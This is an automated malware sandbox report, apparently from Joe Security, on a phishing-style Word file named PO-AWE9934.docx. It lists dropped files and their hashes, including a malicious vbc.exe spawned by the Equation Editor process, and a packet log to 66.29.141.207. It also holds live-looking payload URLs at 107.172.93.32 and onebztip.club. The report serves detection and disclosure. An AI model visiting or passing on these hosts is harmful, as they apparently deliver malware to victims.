SSDEEP:	48:gaDUpStTsXTIBWpLoS6rw7WMyzy5urX94LkM/SBxVJWI8xTClg+dYQ5uA:PZtT5Wps5r/OurX9yf/SB/YTB6uA
MD5:	CA43ED52791EBF7C1EA332FD4CC46FAE
SHA1:	CCF811128B9FB83980AF98CEFF35327D18569A39
SHA-256:	74421BCF9CA31DFE67F6667470FA2E23557FD7B91E433059209CB0EB6E3F4740
SHA-512:	7BB6902C67A22EA10409E815C80A4A965DA5963189974451E328EDFAF841D6C52A2381F9CF3851A11F13E7D6A7F614BEE7BEF7D5F22F762F6EB4EFCF9095434
Malicious:	false
Reputation:	low
Preview:	..$.5.<.-.,.(.?.>.3.5.2.9.~.).?.=.@.1.>.!.8.!.2.!.$.-.,.>.2.?.?.[.*.[.,.!.|.5.#.!...5.[.=.:.?.&...?.2.(.?.1.|.%.;.).[.6.#.,.?._.(.8.;.+.-.`.-.=.,.<.:.?.;...!.^.>.$.0.%.?.:.;.).$.?.~.`.;.6._.@.%.1._.,. `.,.?.&.[.../.4.?.'.=.6.!.`.^.~.,.?.0.2.1.5.#.[.!.4.4.0.'.(.@.:.%...+.<.8.4.0.6.).'.&.*.9.?.?.$.;.,.6.6.@.(.#...?.+.^.?.!.%.?.@.].*.[.:.`.9.~.;...^.4.`.2.6.).#.?.1.5.%.&.<./.%...1.<.?.@.(.%. ?.5.2.[.(.-.)._.^.6.?.?.?.'.].?.!.=.?.4.?.*.~.].2.'.2.4.=.|.4.@.?.(./.?...*.6.7...,./.2.?.>.%.'.5.9.-.<.*.<...5.*.[.:.8.|.6.-.9.>.@./.2.%.#.1.`.?.2.@.;.|.#...9.%.:.?.*.,.>.&.^.(.=.#.8...].0.!.'._.3.3. 5.<.!.-.).?.@.%.6.<.%.$./.@.4.>.-.[.]./.8.&.%.|.'.?.2.%.[.2.&.%.&.-.@.].~.`.[.[.%.].!.[.(.9.(.<.[.=.0.^.(.%.=._.-.=.-.?.:.:.].:.;...%.+.1.|.].?.*.0.+.`._.!.?.,...`.-.!.8.+.5.`.?.5.].%.#.'.+.).?.=. [.#.,.%.,.[._.0.9.).<.1.&.+.|.<.<.2.@.8.6.@.?./...).....~.%.0.%.|.@.,.1.`.'.%.1...~.&.%.%.*.~.).#.$.!.]./.#.#./.6.,.<.8.$.`.$...[.:.[.1.,./.3.%.>.2.(.9.).4.%.2.%.?.(.4.|.[.:.?.|...8.1.%.0.'.% .[.-.@.....8.?.?.1.8.`.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{C73D7E24-0695-475A-9EE3-0951BA4BA5FE}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	dBase III DBT, version number 0, next free block index 7536653
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.10581667566270775
Encrypted:	false
SSDEEP:	3:Ghl/dlYdn:Gh2n
MD5:	28ADF62789FD86C3D04877B2D607E000
SHA1:	A62F70A7B17863E69759A6720E75FC80E12B46E6
SHA-256:	0877A3FC43A5F341429A26010BA4004162FA051783B31B8DD8056ECA046CF9E2
SHA-512:	15C01B4AD2E173BAF8BF0FAE7455B4284267005E6E5302640AA8056075742E9B8A2004B8EB6200AA68564C40A2596C7600D426619A2AC832C64DB703A7F0360D
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	..s.d.f.s.f..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{EB971226-827B-47B0-8F41-C98C9532A108}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677

SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28E A4
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\nsv7B0.tmp\System.dll

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B.....

C:\Users\user\AppData\Local\Temp\racehorse.dat

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	63168
Entropy (8bit):	6.498454279155086
Encrypted:	false
SSDEEP:	1536:TsB1Fc6jtZl4FMiQMaFIdINIK6SaUf6ROv:TsB1Fc6+uiXaFoINJ8mv
MD5:	D65C77AD010482FBF9F7983146D0A6B5
SHA1:	8400E92DA91E588A3CF2C9C419CB4BAB2CA60B7C
SHA-256:	F4BAA8F8FC7D5DF13DC487345B430C8733C59C0D37DD5E5462FBBD33945E724D
SHA-512:	55849D60E498EB6F39D7B629F9426B4DF7EB25A882B07C5A7E9FD288B1E7E245FB5A8839E434238EF026DFCD11C378AD8C91C12FC0659A66A5D4C2B1DFE169 E
Malicious:	false
Preview:	9....._8.f9..?.u...f9.....u...9.....u...9.9.....9.....;.xf9.....e.p.....r9.8....@l9.9....x<.8.8.. 3L9...W.....Z9.9.1.9...4..{<)9.f9....f9...9.u..9.Wf9.9...9.8..K...Yx=).y.0....T.\...N ...Q'.G..S..0\.....v..R#.B.`..=.f....c.....73t.C-.{!u0.....;...P.....poa.9..:..q.....^.>..7.....A.....^..2;.L....%....r(....G.M...2.(&.....:$.n.W;..3...8n..w ..F..B}...[GEl3..7.(tv....d[K.....[W.....Z.i.....B..... .....\.2M.....5.....[K.....4..... .....[M.s8..mC....km.&.....

C:\Users\user\AppData\Local\Temp\secur32.dll

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	23040
Entropy (8bit):	5.575148216618883
Encrypted:	false
SSDEEP:	384:A9zuL7jiVVvNORNHzTdXaP4osxlUoLYuC/NWiOCW:A8zc2RJdqP4oLoQ/8
MD5:	E1FA0E4751888A35553A93778A348A24
SHA1:	98667AE0AB2D955E69C365D62F2DD1A8C839E14E
SHA-256:	A074AA8C960FF9F9F609604DB0B6FEFDD454CEB746DE6749753A551FE7B99B51
SHA-512:	E93E62CC3FFBC2621FD87BD6DAEDF3699799217B49A006D4A891CDBFE4DD89B33DA258C6A4D8CC28FF615CC0F033D83BF761502169D05A6FC9CBC5FF5FC2A BF1

Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....4...p...p...p...y.7.d...d...s...p...K...d...v...d...q...d...v...d.[.q...d...q...Richp.....PE..L.....!....<..... .....P.....Q.....@E.....P3.....`.....X...`...T.....`.....1.....text...~;.....<..... ..`.data...8....P.....@.....@....idata..D....`.....D.....@..@.didat..0....p.....N.....@....rsrc.....P.....@..@.reloc..X.....V.....@..B.....

C:\Users\user\AppData\Local\Temp\sxsstore.dll

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	23040
Entropy (8bit):	6.138116359523764
Encrypted:	false
SSDEEP:	384:4j1Pm6AenqNEb9jGvRtb30lEVybDPukC+Rfb6ql4PrxWpmWZr:xlMsP4l2ybJawRr
MD5:	3F305E85F2751C4AA1A4EFDF3240EDA6
SHA1:	FBD849B83E98E5D0F2A2B2F8E3649ADA7078B2E9
SHA-256:	95444BF7752F9092FE00CA6F96FD170820026ED990B1EA59CE34524978B4EB12
SHA-512:	3BC1B150ACC164818C169448E7BCD8BEC7780278E60581E3A21722BE947BDF6016D7A99FB1F06E59057F71A3C965CD882CA974EAF288172D5285B1CEA93769C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....O.I...'...'..'.....'...$...'...#...'...&.B.'...&...'...''...'...'..'.....'.....'...%..'.Rich..'.....PE..L.....{.....!.....B.....pH.....`.....P....@A.....PQ.....(q.....T.....h.....p..$.....text....A.....B..... ..`.data.....`.....F.....@....idata.....p.....H.....@..@.rsrc.....R.....@..@.reloc.....V.....@..B.....

C:\Users\user\AppData\Local\Temp\{CD1AE7DA-2A17-41D2-8189-9C674B582013}

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.025549652263655014
Encrypted:	false
SSDEEP:	6:I3DPc1ZwbNHvxggLRZ9w1Kt0RXv//4tfnRujlw//+GtluJ/eRuj:I3DPvbZ5SvYg3J/
MD5:	F35412C1D8332575E152EE67CF9FFACF
SHA1:	B11758A7798B684ABB09E348A3E6BFF7733706B8
SHA-256:	B557EAA246C03DE4ADF22D823E3466BFC42487B433E87E34AABB83ECB0E38D6D
SHA-512:	32FEB4CC7AFC719F3F490D9D80114D21BB94035AE724470DA79DCABA5A68FDB5DFB3AFD84295A9EE6C59AA7A8598E2B1DC59D1875C819C47D94DAD68D4772E8E
Malicious:	false
Preview:	.....M.eFy...z.XM.,.:D..`..r..S,...X.F...Fa.q.....5%..3.B.....<..d...G..... .....x...x...x...x..... ..zV..... ..@.....

C:\Users\user\AppData\Local\Temp\{E15EED8A-E489-447C-AA78-2010F2F4B9A5}

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.025607709213075463
Encrypted:	false
SSDEEP:	6:I3DPcvwjvxggLRlNmNp5AaIQz3RXv//4tfnRujlw//+GtluJ/eRuj:I3DPZDmX5/tzRvYg3J/
MD5:	C8E036716001651DB89CCBCBB1647F6C
SHA1:	59551D10F7EBBFF23FEF8A0D6D6A617AA83B1C52
SHA-256:	CE318A860BFF7FE7D507D7C35C05892184CDA47CB4CA89C6C6F841AE0A9FB9F0
SHA-512:	A971F97FC5CB5589C329742BE55FEDB443EFDC89827A3D5D77F5D27A1A852771CCD071B5E59409F1F8B86C1B3A7BC216DF0ECB3C690F4897FBC9B76849CDCIA9
Malicious:	false

Preview:	......M.eFy...z....hE.}Ij.{..S,...X.F...Fa.q.....2....qCO.....gee.....?....h.@..j..-u.....x...x...x...x..... .....zV..... ..@.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\PO-AWE9934.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:58 2021, mtime=Mon Aug 30 20:08:58 2021, atime=Fri Jan 28 18:25:16 2022, length=10338, window=hide
Category:	modified
Size (bytes):	1019
Entropy (8bit):	4.536354456673516
Encrypted:	false
SSDEEP:	24:8Xk/XTuzLITTS+XNeiJbRDv3qGniQd7Qy:8Xk/XTk2m+XND4GiUj
MD5:	4463F2A68557C47CD4F36A76DEF1042F
SHA1:	215E4EF534F73740E487ED25741EFB17C3022830
SHA-256:	3D26F4B34A8FF3A34960AFAA8B32D1D6E767A8E2D62263EF774C14A01CA4E4AF
SHA-512:	5B02C329DCEF2BBB4ABCD83DD107EBA0337AE6282851E33685FBBDDF6599772E3413DEFB3A0630B7BD90AF05D861C45F6A4147B86807B5B9549E4A35FE35A87B
Malicious:	false
Preview:	L.....F.... ...x.?...x.?.....|...b(.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S ...user.8.....QK.X.S .*...&=....U.....A.l.b.u.s.....z.1.....S!...Desktop.d.....QK.X.S!.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....h.2.b(..<T). .PO-AWE~1.DOC..L.....S ..S .*.....P.O.-.A.W.E.9.9.3.4...d.o.c.x.....y.....-...8...[.....?J.....C:\Users\..#.....\\141700\Users.user\Desktop\PO-AWE9934.docx.&.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.P.O.-.A.W.E.9.9.3.4...d.o.c.x.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....141700.....D_....3N...W...9..g.....[D_....3N...W...9.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	113
Entropy (8bit):	5.109415799785531
Encrypted:	false
SSDEEP:	3:bDuMJlFeW4Nb0kXJiKcMjomxW+IwcMjov:bCOAVXJiyesy
MD5:	77C78F035BA60E2755A6DB0329BBE22A
SHA1:	390244AE7071D02A188A73B391DA329B7D4AAECD
SHA-256:	4EC855E097187FE94AE81B377FE518FCFF4BD6EADD81984DC69110D44D28BF20
SHA-512:	BA3490E488E1E7A27560CD895AEE925141B87A3D37C834AA386AD0FA9D342A202AD2BB27DC67E631AA7E18D766E9A674722B3F7D20A56DA05673567C4D2519E8
Malicious:	false
Preview:	[folders]..Templates.LNK=0..x.url=0..invoice on 107.172.93.32.url=0..PO-AWE9934.LNK=0..[misc]..PO-AWE9934.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\invoice on 107.172.93.32.url

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows 95 Internet shortcut text (URL=<http://107.172.93.32/invoice/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.694551758782525
Encrypted:	false
SSDEEP:	3:HRAbABGQYm/G4303XTn:HRYFVm/x4Tn
MD5:	28CBF3C459A7537D13B3B62806D777A1
SHA1:	AE90E0A1262A95C08931ECDF21D3E49D83A2480D
SHA-256:	F9779F8EBA286B70D49E23EB2044FC43DF268A291D4E373912F6626901D52018
SHA-512:	5F0FE83447DACB6E813CE95BF1D66CF5AAF54A5056F2F964BF2BFFC999E7568CF91134296F7FAA4BD22D531A939C3B9C5763B9A91B0E94E2B3E56765FD578387
Malicious:	false
Preview:	[InternetShortcut]..URL=http://107.172.93.32/invoice/..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\x.url

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows 95 Internet shortcut text (URL=<https://onebztip.club/index.php/x>), ASCII text, with CRLF line terminators

Category:	dropped
Size (bytes):	59
Entropy (8bit):	4.58761979586071
Encrypted:	false
SSDEEP:	3:HRAbABGQYm2fqiSherhHGy:HRYFVm4qiSc9HGy
MD5:	0C1720CE77D7C0CEE677679898F353BD
SHA1:	A4FCE20000A3B61180A0E0B303568B392E69F794
SHA-256:	6ADAF18CA9EB4EE0E6D3616EC15AA4CE721118FC1E467335A9AE4132961BAA78
SHA-512:	B92DC323011F0A7BD0DB513734D37F32421F7BD16B6897650B71A41B04BA2786CFF84718D849D9EEAEEBF34254EABED5AA95027E3CC729976799504B46D3BDA4
Malicious:	false
Preview:	[InternetShortcut]..URL=https://onebztip.club/index.php/x..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyDFH5UKycWT5yAi/lln:vdsCkWtgZ2YAyll
MD5:	6525B5171CE36A6D7EDB3E4DFD5CB579
SHA1:	70AFC3864539BCF8F1C4CD336F6096534A6268FA
SHA-256:	617E1415F4483DAE29072F8E5A042E9EB3446F53F9AC2F26180AECD1D93151CF
SHA-512:	700AEAE11F026EDE01A59B5CC1166D041E1B100E91F84F984D072CDB154251AD15A11C629B8CD7314CB0B2FF8669C3C52EB592020FBA2502CB35BDE6D1EA8322
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\Desktop\~$-AWE9934.docx

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyDFH5UKycWT5yAi/lln:vdsCkWtgZ2YAyll
MD5:	6525B5171CE36A6D7EDB3E4DFD5CB579
SHA1:	70AFC3864539BCF8F1C4CD336F6096534A6268FA
SHA-256:	617E1415F4483DAE29072F8E5A042E9EB3446F53F9AC2F26180AECD1D93151CF
SHA-512:	700AEAE11F026EDE01A59B5CC1166D041E1B100E91F84F984D072CDB154251AD15A11C629B8CD7314CB0B2FF8669C3C52EB592020FBA2502CB35BDE6D1EA8322
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	166200
Entropy (8bit):	7.481059066220283
Encrypted:	false
SSDEEP:	3072:cbG7N2kDTHUpou0lvStHlquLNLbzKhBvOQsn7DdTAk5RmIdaDm2ghplP:cbE/HUMFSeK+hYQsn7CXIoDyhpl
MD5:	38034F18AF511C3B04B25170735E8B8E
SHA1:	797252E9139D3D46825440335437AD9D538F6B5B
SHA-256:	7BABDD2C7D3752B7B48729110F0AB94DE7CF74C478B7E1EA7A71A468748E70C0
SHA-512:	DA2CE49E148BC8877D391316D785A067083EBDF0884B9389F2E3DB6B71F6E3269FED55D39A1A4557DB1E628316ABF50E520594D8B5A416C7535003F963D7038C
Malicious:	**true**

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....f>....@.....t..h..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata...`...`.....rsrc.....@..@..... ....

Static File Info

General


File type:	Microsoft Word 2007+
Entropy (8bit):	6.893943848384407
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92%
File name:	PO-AWE9934.docx
File size:	10338
MD5:	41d90bec5e345b3f4a7086158e236730
SHA1:	5a179b748a9523ac4cd1b4010f294e5497b5329e
SHA256:	76772145ed4ca48917df45363d450652cba0605b307d85937166c3042ea85609
SHA512:	4a092dbb1c31bef282aed624a949417ff7fc91a5f1282b1634e60b16cc0b9d8235a70a4425b09e7caf9fc59cdd1c0c13275a194617d0fd85dfc16a046a8af4e4
SSDEEP:	192:ScIMmtPQagTG/b+V6AOThilHPzZmxe3oR:SPXHb+V6AOFidAxyc
File Content Preview:	PK.....!....7f... .....[Content_Types].xml ...(..... ..

File Icon

Icon Hash:	e4e6a2a2a4b4b4a4

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 11:26:02.420488119 CET	49167	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:02.420547962 CET	443	49167	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:02.420738935 CET	49167	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:02.437130928 CET	49167	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:02.437180042 CET	443	49167	66.29.141.207	192.168.2.22

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 11:26:02.787071943 CET	443	49167	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:02.787225008 CET	49167	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:02.804686069 CET	49167	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:02.804734945 CET	443	49167	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:02.805175066 CET	443	49167	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:02.805273056 CET	49167	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:03.064635992 CET	49167	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:03.105885983 CET	443	49167	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:03.241719007 CET	443	49167	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:03.241889954 CET	443	49167	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:03.241961002 CET	443	49167	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:03.242011070 CET	49167	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:03.242036104 CET	443	49167	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:03.242058992 CET	49167	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:03.242080927 CET	443	49167	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:03.242104053 CET	49167	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:03.242136002 CET	49167	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:03.251043081 CET	49167	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:03.251072884 CET	443	49167	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:03.251123905 CET	49167	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:03.251168966 CET	49167	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:08.468506098 CET	49168	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:08.468573093 CET	443	49168	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:08.468682051 CET	49168	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:08.469750881 CET	49168	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:08.469783068 CET	443	49168	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:08.805818081 CET	443	49168	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:08.805996895 CET	49168	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:08.816767931 CET	49168	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:08.816807032 CET	443	49168	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:08.817150116 CET	443	49168	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:08.830090046 CET	49168	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:08.873893976 CET	443	49168	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:09.140436888 CET	443	49168	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:09.140531063 CET	443	49168	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:09.140821934 CET	49168	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:09.141731024 CET	49168	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:09.141773939 CET	443	49168	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:09.141792059 CET	49168	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:09.141813993 CET	443	49168	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:13.234926939 CET	49169	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:13.234977961 CET	443	49169	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:13.235096931 CET	49169	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:13.237531900 CET	49169	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:13.237571955 CET	443	49169	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:13.577054024 CET	443	49169	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:13.577229023 CET	49169	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:13.591711998 CET	49169	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:13.591747999 CET	443	49169	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:13.592344999 CET	443	49169	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:13.625550985 CET	49169	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:13.665878057 CET	443	49169	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:13.914859056 CET	443	49169	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:13.914905071 CET	443	49169	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:13.914973021 CET	443	49169	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:13.914994955 CET	443	49169	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:13.915009975 CET	443	49169	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:13.915132999 CET	49169	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:13.915431976 CET	49169	443	192.168.2.22	66.29.141.207

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 11:26:13.915452957 CET	49169	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:13.916357994 CET	49169	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:14.955002069 CET	49170	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:14.955044985 CET	443	49170	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:14.955136061 CET	49170	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:14.955959082 CET	49170	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:14.955971956 CET	443	49170	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:15.291141987 CET	443	49170	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:15.291241884 CET	49170	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:15.303850889 CET	49170	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:15.303890944 CET	443	49170	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:15.304285049 CET	443	49170	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:15.305634022 CET	49170	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:15.345868111 CET	443	49170	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:15.629754066 CET	443	49170	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:15.629791975 CET	443	49170	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:15.629820108 CET	443	49170	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:15.629879951 CET	443	49170	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:15.629879951 CET	49170	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:15.629905939 CET	49170	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:15.629942894 CET	49170	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:15.630399942 CET	49170	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:15.649068117 CET	49170	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:15.649107933 CET	443	49170	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:15.649126053 CET	49170	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:15.649132967 CET	443	49170	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:17.701762915 CET	49171	443	192.168.2.22	66.29.141.207
Jan 28, 2022 11:26:17.701802015 CET	443	49171	66.29.141.207	192.168.2.22
Jan 28, 2022 11:26:17.701879025 CET	49171	443	192.168.2.22	66.29.141.207
